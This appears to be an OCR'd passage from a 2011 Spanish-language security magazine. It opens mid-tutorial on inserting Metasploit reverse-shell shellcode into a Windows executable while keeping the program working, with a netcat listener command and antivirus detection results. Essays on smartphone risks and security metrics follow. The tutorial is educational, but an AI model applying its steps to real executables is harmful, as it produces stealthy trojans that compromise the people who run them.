


Con este pequeño cambio se ha modificado el flujo del programa y ahora se cuenta con el control del mismo; ahora guardaremos el estado de los registros de la pila de ejecución del programa para garantizar que se mantendrá la estabilidad del flujo original; esto se logra agregando dos sentencias al inicio del espacio de memoria:




PUSHAD[2]: Permite meter a la pila los valores actuales de los registros de propósito general.
PUSPF[3]: Permite meter a la pila el valor del registro de banderas.

Ahora copiemos en los siguientes registros nuestro *shellcode*:




Se seleccionan los segmentos donde se va a copiar el shellcode; se da click derecho Binary –>Bynary paste

El *shellcode* pegado se verá así:




Se ha conseguido ya modificar el flujo del programa original, enviarlo a nuestra sección y se ha insertado el *shellcode*.

Nota: siempre que hagamos un cambio en el PE se debe guardar seleccionando los cambios y dando click derecho ->*Copy to executable*->*Selection*; esto abrirá un nuevo apartado en el cual "damos guardar" con lo que se genera un nuevo *exe*.



En este momento requerimos saber si el flujo del *shellcode* puede causar una condición en la que el PE caiga en un ciclo infinito que no le permita salir de él; esta condición sucede por dos razones diferentes:
El *shellcode* hace alguna llamada a una función del sistema operativo que puede dejarlo en esta condición.
El mismo flujo del *shellcode* es recursivo y siempre lo regresa al principio.


Para comprobar si esto sucede lo más fácil es poner un *breakpoint* al final del *shellcode* y ejecutar el programa.



Al terminar de colocar el *breakpoint* ponemos, en el equipo que va a recibir la conexión inversa, un *socket* a la escucha; lo podemos hacer con el mismo *NetCat* con el siguiente comando nc -lvvn 6666, así aprovecharemos para probar el funcionamiento de nuestro *shellcode*.


Si después de ejecutar el programa este continúa corriendo y, además, tenemos un *prompt* en el equipo remoto que no se ha pausado a causa de nuestro *breakpoint*, quiere decir que el *shellcode* está en una condición de ciclo infinito el cual debemos evitar, ya que si no lo hacemos nunca podremos regresar el flujo de programa a su forma inicial.

La primera condición de ciclo la vamos a quitar buscando en qué momento nuestro *shellcode* hace llamada a la función "*WaitForSingleObject*[4]", la cual es una función que se llama cuando se abre un *socket* en un equipo, por defecto se envía el parámetro "-1" -- o en hexadecimal FFFFFFFF—lo cual pone la ejecución del *shellcode* en un ciclo hasta que se cierre la conexión inversa. Para poder detectar esto se tiene que ejecutar paso a paso el *shellcode* y validar en qué momento se llama la función. La siguiente imagen ilustra lo anterior:




Nota: Les aconsejo buscar la instrucción JMP EAX, ahí colocar un *breakpoint* y observar cómo va haciendo la llamada a las diferentes funciones al ejecutar el programa con F7"


Como se puede advertir, antes de la llamada a la función que buscamos se hace una llamada a "*CreateProcessA*"; se vuelve a ejecutar el programa, se coloca un *breakpoint* en la misma instrucción y al hacer la llamada a la función "*CreateProcessA*" se ejecutará paso a paso (con F7); esto con el fin de identificar en qué momento se establece el valor de -1 que será enviado como parámetro a la función "*WaitForSingleObject*"



Al detectar esta sentencia solamente se cambia por un NOP(*No Operation*).




Por medio de este pequeño cambio se ha logrado suprimir el primer ciclo, ahora se tiene que comprobar si el propio código del *shellcode* no hace una llamada a sí mismo que lo lleve a esta condición. Nuevamente es necesario que ejecutar el *shellcode* paso a paso.



Esta instrucción *CALL EBP* reinicia la ejecución del *shellcode* (para evitar que se cree la condición de ciclo a partir de esta función y restaurar el flujo original de nuestro programa, es necesario modificar el código a partir de dicha instrucción).


Lo primero es comprobar los valores del registro ESP cuando inició la ejecución del *shellcode* y su valor al finalizar.



Como se observa, los valores son distintos, sin embargo es necesario restaurar el valor de ESP, lo cual se consigue al conocer la diferencia entre los valores
0012FF60 - 0012FD60 = 200

y aplicando los siguientes pasos:

- Agregar 512 *bytes* al valor de ESP para restaurarlo
- Sacar de la pila los valores que almacenamos; esto se logra agregando *POPFD y POPAD*
- Agregar las dos instrucciones que se modificaron al inicio del PE original con el fin de alterar el flujo.



Con estos últimos cambios se ha regresado el flujo del programa a su estado inicial, por tal razón se cuenta con un PE que es direccionado a código malicioso sin perder su funcionalidad.

Al analizar este nuevo PE con *software* antivirus se encuentra algo interesante:

Comodo	8644	2011.05.10	ApplicUnsaf.Win32.RemoteAdmin.NetCat.g
DrWeb	5.0.2.03300	2011.05.09	Tool.Netcat
eSafe	7.0.17.0	2011.05.09	-
eTrust-Vet	36.1.8317	2011.05.09	-
F-Prot	4.6.2.117	2011.05.10	-
F-Secure	9.0.16440.0	2011.05.10	Backdoor.Shell.AC
Fortinet	4.2.257.0	2011.05.10	-
GData	22	2011.05.10	Backdoor.Shell.AC
Ikarus	T3.1.1.103.0	2011.05.10	not-a-virus:RemoteAdmin.Win32.NetCat
Jiangmin	13.0.900	2011.05.09	Trojan/VulnWatch.a
K7AntiVirus	9.103.4602	2011.05.09	-
Kaspersky	9.0.0.837	2011.05.10	not-a-virus:RemoteAdmin.Win32.NetCat.a
McAfee	5.400.0.1158	2011.05.10	Tool-NetCat
McAfee-GW-Edition	2010.1D	2011.05.09	Tool-NetCat

Algunos antivirus lo comienzan a detectar como *backdoor* y no como *NetCat*; sin embargo lo más preocupante es que existen todavía algunos antivirus que no han dado cuenta del código malicioso[5].

¿Cómo hacen los antivirus para detectar código malicioso? ¿ Es posible brincarse un antivirus?
Preguntas como las anteriores serán abordadas en la siguiente parte de este artículo.

Nota: Las condiciones de ciclo que se vieron durante el artículo solo se presentan cuando se usa *Metasploit* como generador del *shellcode*.

Referencias:
[1] *Peering Inside the PE* http://msdn.microsoft.com/en-us/library/ms809762.aspx
[2] http://web-ext.u-aizu.ac.jp/~benab/classes/cse/doc/x86/DDU0117.html
[3] http://web-ext.u-aizu.ac.jp/~benab/classes/cse/doc/x86/DDU0118.html
[4] http://msdn.microsoft.com/en-us/library/ms687032(v=vs.85).aspx
[5] http://bit.ly/iLEiDR

¿Aún no eres suscriptor de Magazcitum?

ingresa tus datos en
www.magazcitum.com.mx

Es gratuita. Es trimestral.
Es para los profesionales
de la seguridad de TI.

suscripciones@magazcitum.com.mx

Historias

José Ramírez Agüero
jramireza@scitum.com.mx

Movilidad insegura

Hace algunos días adquirí un *Smartphone* que integra el famoso sistema operativo *Symbian^3* y quedé sorprendido de la infinidad de aplicaciones que se pueden descargar a través de Internet para este sistema operativo móvil y, como era de esperarse, también encontré que existen muchas aplicaciones que contienen troyanos y algunas que se utilizan para obtener datos en la red a través del *Smartphone*. Estuve leyendo acerca de dichos sistemas operativos y quiero compartirles algunas recomendaciones que se deben considerar para estas plataformas integradas en los *Smartphones* de hoy en día.

Según *Canalys* (compañía dedicada al análisis de mercado en la industria de la tecnología), *Android* de *Google* es el líder en el mercado de los sistemas operativos para *Smartphones*, superando a *Symbian* de *Nokia*, el *RIM* de *BlackBerry* y el *OS Apple* del *Iphone*. Para muchos de los usuarios que no están familiarizados con dichos sistemas, no es tan relevante saber quién es el líder en el mercado, pero sí para los *hackers* quienes cada vez cometen más ataques contra teléfonos inteligentes y sobre todo para sistemas líderes en el mercado, tal como le pasó a *Windows* de *Microsoft* en los equipos de cómputo. Cuidarse de ataques de *hackers* en estos dispositivos aún no es muy común, en cambio cuidarse de los propios usuarios debería serlo, ya que sin conocer de políticas de seguridad acceden a la red de las empresas para utilizar sus servicios personales por medio del *Smartphone* móvil.

Todos sabemos que en la actualidad es común tener acceso a la información en cualquier momento y en cualquier lugar, lo que permite a los usuarios interactuar a través de conectividad tradicional tal como *GPRS, EDGE, 3G, Wi-Fi, Bluetooth*, etc., fuera de los límites de las empresas en donde laboran, accediendo a servicios como correo corporativo y personal; aplicativos corporativos y de distribución gratuita; sincronización de calendarios y contactos; almacenamiento y edición de documentos privados y personales, entre otros.

Lo anterior es causa de problemáticas y preocupaciones para los administradores de la seguridad en dichas empresas, quienes se preguntan cómo evitar el uso de estos dispositivos con fines no relacionados al negocio, por ejemplo, copiar información sensible en las memorias de almacenamiento de estos dispositivos; también cómo convencer al director de hacer una análisis previo y aplicar políticas de seguridad apropiadas en implementaciones corporativas de soluciones móviles; o cómo monitorear el uso de estas tecnologías sin invadir la privacidad de los usuarios.

Navegando por Internet hallé que es importante que hoy en día los administradores de la seguridad consideren tres factores primordiales en el uso de estos dispositivos: tecnología, aplicaciones y el usuario.

Tecnología

Cada tipo de *Smartphones* integran su propio sistema operativo, en algunos casos con características similares a las que normalmente se usan en los equipos de escritorio. Y como todos sabemos, cada uno de estos sistemas operativos tiene, además de innovadoras funcionalidades, nuevos agujeros de seguridad que permiten la ejecución de código malicioso tanto de manera remota como local.

Independientemente del tipo de sistema operativo, muchos de estos sistemas (imperfectos) tienen bugs a nivel de diseño en su servicio de control de acceso, permitiendo el ingreso no autorizado mediante técnicas de evasión o bien, el ataque directo a pobres implementaciones criptográficas, tal es el caso de *Google* quien ha confirmado recientemente los problemas derivados de una vulnerabilidad que afecta a casi todos los teléfonos *Android*, y que facilitaría que *hackers* accedieran a la información confidencial del dispositivo de otros usuarios a través de una red *WiFi* abierta. Como dato estadístico, la primera falla significativa de seguridad en el mercado *Android* se produjo hace algún tiempo, cuando unos *hackers* añadieron un código malicioso a 58 aplicaciones de moda y en horas infectaron 250,000 teléfonos.

Otra característica considerada en dichos sistemas es la capacidad de almacenamiento de datos, cada fabricante ha decidido usar diferentes medios y tamaños, por ejemplo, discos Flash, SD, MiniSD, MicroSD o Memory Stick. Independientemente de su tipo y forma, todos estos medios son vulnerables a la remanencia de datos, lo que permite la recuperación de archivos que el usuario creía eliminados. Esto pasa en alguno de los siguientes escenarios: cuando se reutilizan los equipos móviles dentro de la empresa; cuando el usuario vende el equipo móvil; o cuando existe donación de los equipos por una política de la empresa.

Como recomendación, al igual que los equipos de cómputo, todos los equipos móviles deben someterse a procesos de borrado seguro de datos, sobre todo cuando estos son propiedad de la empresa en donde labora el usuario.

Aplicaciones

El auge de redes inalámbricas y la tecnología 3G ha propiciado un gran crecimiento en la navegación Web desde estos dispositivos móviles. Hoy en día la experiencia es casi igual a la navegación desde un equipo de cómputo y, por ende, casi se sufren los mismos problemas, y es aquí en donde se debe aplicar la seguridad de los navegadores móviles.

El furor por las descargas de *software* o aplicaciones, desde para jugar hasta para buscar los horarios de una película, ha abierto un mundo de nuevas oportunidades para que los *hackers* infecten teléfonos. Debilidades como "*Cross-site scripting*" (XSS) y parecidas no están ausentes en estos sistemas, lo que permite a atacantes el acceso a información de forma no autorizada o el secuestro de sesiones establecidas en el móvil. Otro punto es la plataforma de desarrollo *J2ME* (*Java 2 Platform Micro Edition*), que provee el ambiente para la ejecución de aplicaciones *Java* en los dispositivos móviles. Dichas aplicaciones *Java* se conocen como *MIDlets* y hoy en día existen dos versiones, *MIDP 1.0 y MIDP 2.0*.

MIDP 1.0 a diferencia de *MIDP 2.0* posee deficiencias desde el punto de vista de la seguridad, ya que, como es clásico en la tecnología *Java*, todo es verificado a nivel de *Sandbox* (aislamiento de procesos), es decir, que la verificación no es completa porque consumiría muchos recursos en los *Smartphones*, haciendo a la aplicación difícil de utilizar. Por otro lado, las comunicaciones en esta versión están limitadas solo al protocolo HTTP lo que implica que cualquier tipo de comunicación tiene el riesgo de ser monitoreada por parte de un usuario mal intencionado.

Es importante mencionar que no todos los *Smartphones*, a diferencia de los equipos de cómputo, tienen soporte para la ejecución de aplicaciones de este tipo. Además no todos los fabricantes de las plataformas revisan y aprueba todas las aplicaciones, por ejemplo, *Android* de *Google* permite que los desarrolladores coloquen directamente sus aplicaciones. Esa estrategia de *Android* hace que su sistema sea más vulnerable a un ataque.

El usuario

La famosa Capa 8, lamentablemente es la parte más débil en la seguridad de la información y en el uso de los teléfonos móviles, tampoco es la excepción; y es que, como muchos sabemos, las empresas hacen muy poco en relación a acciones formales y efectivas al respecto.

En nuestro país los usuarios de estos dispositivos corren el riesgo de robo o pérdida más de lo habitual que sucede con otras tecnologías: un dato que encontré menciona que tan solo en Chicago olvidan en los taxis 160,000 dispositivos por año. Para muchos de estos usuarios la pérdida física no implica nada, lo reportan y compran otro; pero para los que estamos en este medio, implica un compromiso contra la confidencialidad, la integridad y la disponibilidad de la información, sobre todo si son equipos que contienen datos importantes. Estoy casi seguro de que en un futuro no muy lejano se tomarán las medidas adecuadas a tiempo y se tendrán procedimientos de respuesta que contemplen a estos tipos de incidentes.

Es importante que las empresas consideren que independientemente de las características y niveles de integración de estos dispositivos, hay algo que tienen en común: todas tienen vulnerabilidades.

En mayor o menor medida el uso de *Smartphones*, sin la implementación de controles y conciencia por parte de los usuarios, introduce riesgos en cualquier empresa que no pueden pasar desapercibidos. La utilización de estos dispositivos incrementará de forma significativa la productividad en las empresas, pero también será un dolor de cabeza si no se implementan procesos de seguridad adecuados.

Con esto concluimos que es importante que antes de decidir incorporar o no tecnologías de este tipo, se debe analizar los riesgos y cómo impactan el modelo actual de seguridad en la empresa. Por otro lado es básico que no se ignoren los equipos móviles personales, aplicando políticas para los empleados, claro, sin afectar la privacidad del usuario.

Departamento de Defensa

David Gutiérrez
CISSP y CISA.
dagutierrez@scitum.com.mx

Métricas de seguridad: ¿Estamos en la discusión correcta?

En los últimos meses hemos tenido dos incidentes de seguridad emblemáticos: la intrusión y sustracción de información de la *PlayStation Network* de Sony, y la caída de los servicios de nube *EC2* de *Amazon*. En el primero se rumora que el fabricante de electrónica de consumo no tenía cubiertas cuestiones básicas de seguridad como *firewalls* y *software* actualizado[1], y si bien no es un hecho irrefutable, Sony no ha aclarado con la suficiente contundencia si contaba o no con estas medidas elementales. En el caso de Amazon, la falla fue originada por un cambio de rutina operado erróneamente[2]. En ambos, el impacto en imagen y pérdidas monetarias están aún por conocerse, pero se puede adelantar que no van a ser pequeñas, y parece que un poco de prevención les hubiera evitado mucha pena pero, ¿cuánta prevención hubiera sido suficiente?

Como cada año, en este 2011 *Verizon Business* emite su reporte "*Data Breach Investigations Report*"[3], y la conclusión no deja dudas; reproduzco una pequeña selección como muestra: "Pero seamos realistas, como colectivo ¿creen que estamos logrando que a los atacantes les cueste trabajo adaptarse? Año tras año nuestros reportes sugieren que no lo estamos consiguiendo, y eso es algo que necesita cambiar. Si se adaptan, se adaptan, *c'est la vie*, pero no dejemos que sigan teniendo éxito gracias a nuestra pasividad".

En la misma página del reporte aparece una gráfica como para dejar helado a cualquiera, se titula "Costo de las medidas preventivas recomendadas por porcentaje de incidentes". Tomando en cuenta que se trata solo de los casos que el equipo de *Verizon* procesó, los datos que presenta son los siguientes: en 4% de los casos, los controles recomendados para prevenir el incidente eran caros y difíciles de implementar, en 33% los controles tenían costo y dificultad media, y en 63% de los casos los controles eran simples y baratos.

Mientras, las discusiones sobre métricas de seguridad giran en torno a temas diversos como el retorno de la inversión, el riesgo informático, la visibilidad en el valor de la seguridad, y una colección de herramientas para presentar todos estos indicadores de una forma visualmente atractiva.

Como dijera el clásico personaje de serie policiaca en la corte: "No más preguntas".

Señoras y señores, no busquemos más lejos. Está clarísimo que las métricas de seguridad que necesitamos con urgencia tienen que ver con la correcta aplicación de los controles básicos y elementales de seguridad, ahí está nuestro proverbial talón de Aquiles ¿Quiere medir y saber qué tan seguro está?, sencillo:


a) Revise si hay un presupuesto para seguridad.

b) Supervise si el presupuesto se está ejerciendo.

c) Verifique si la arquitectura de sus sistemas de seguridad cubre los puntos neurálgicos de la organización y las obligaciones regulatorias a las que está sujeta su empresa. Como regla general mínima, revise todos los puntos de contacto entre redes que usted controla y redes que no controla; si tiene dudas, consulte a un profesional externo.

d) Mantenga supervisión sobre el cierre de las brechas que haya entre la arquitectura que necesita y la arquitectura con la que cuenta.

e) Revise y supervise si su infraestructura de seguridad se encuentra activa y correctamente administrada. Si tiene dudas, asesórese con un profesional externo.



Si puede mantener estos indicadores en niveles satisfactorios, le habrá sacado ventaja a 63% de los clientes de *Verizon Business* que tuvieron un incidente de seguridad y, a partir de ahí, bienvenidas las discusiones sobre retorno de inversión, riesgo informático y las herramientas para presentar visualmente los indicadores; antes, no lo creo.

[1] http://republicans.energycommerce.house.gov/Media/file/Hearings/CTCP/050411/Spafford.pdf
[2] http://aws.amazon.com/message/65648/
[3] http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2011_en_xg.pdf

Ilustración: Silverio Ortega

¿Sabías que

Scitum

es el único
Centro de Entrenamiento
autorizado en México?

(ISC)²®
EDUCATION AFFILIATE
Authorized Provider

Por lo que ahora puedes:

1.- Tomar el Seminario Oficial de CISSP de (ISC)² del 14 al 18 de noviembre de 2011, a un precio especial de $1,500.00 Dlls. +IVA

2.- Presentar el examen de certificación CISSP el 10 de diciembre de 2011, cuyo costo es de $549.00 Dlls.

La sede tanto del seminario como del examen es:
Oficinas de Scitum, Cd. de México.
Av. Paseo de la Reforma No.373
Col. Cuauhtémoc
C.P. 06500 México D.F.

Más informes, comuníquese al 9150 7496, lunes a viernes de 9:00 a 18:00 hrs. o bien al correo electrónico: capacitacion-isc2@scitum.com.mx

La fecha límite de inscripciones es el 4 de noviembre de 2011.

Check Point SmartEvent Software Blade

Transforma la Seguridad de la Información en **ACCIÓN**

El SmartEvent Software Blade de Check Point es la primera y única solución unificada para el análisis y la administración de eventos que entrega información en tiempo real y permite tomar acciones para el manejo de amenazas

- **Más Visibilidad**
- **Rápida Remediación**
- **Mejor Integración**
- **Mayor Simpleza**

Scitum

Check Point
SOFTWARE TECHNOLOGIES LTD.
We Secure the Internet.